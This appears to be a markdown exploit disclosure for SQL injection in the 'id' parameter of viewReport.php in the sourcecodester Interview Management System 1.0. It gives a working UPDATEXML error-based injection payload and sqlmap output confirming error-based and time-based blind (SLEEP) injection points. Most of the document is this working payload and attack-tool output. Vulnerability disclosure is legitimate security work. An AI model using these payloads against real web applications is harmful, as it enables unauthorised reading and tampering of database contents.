anx0ing Create Interview Management System-SQL injections.md History

1 contributor

40 lines (16 sloc) | 659 Bytes

Interview Management System-SQL injections

Date: 2022-08/05

Exploit Author: anx0ing@gmail.com

Vendor Homepage:

https://www.sourcecodester.com

Software Link:

https://www.sourcecodester.com/php/14585/interview-management-system-phpmysqli-full-source-code.html

Version: 1.0


/viewReport.php

> `id` Parameters have SQL injection

payload

```
/viewReport.php?id=(UPDATEXML(9729,CONCAT(0x2e,0x716b707071,(SELECT
(ELT(9729=9729,1))),0x7162766a71),7319))
```

SQLMAP Test



```
sqlmap identified the following injection point(s) with a total of 1594 HTTP(s) requests:
---
Parameter: #1* (URI)
    Type: error-based
    Title: MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)
    Payload: http://172.20.10.14:80/interview/viewReport.php?id=(UPDATEXML(9729,CONCAT(0x2e,0x716b707071,(SELECT (ELT(97
29=9729,1))),0x7162766a71),7319))

    Type: time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace (substraction)
    Payload: http://172.20.10.14:80/interview/viewReport.php?id=(SELECT 3028 FROM (SELECT(SLEEP(5)))FqMs)
---
[01:11:07] [INFO] the back-end DBMS is MySQL
[01:11:08] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch
 '--hex'
web application technology: PHP 7.4.3, Apache 2.4.39
back-end DBMS: MySQL >= 5.1
```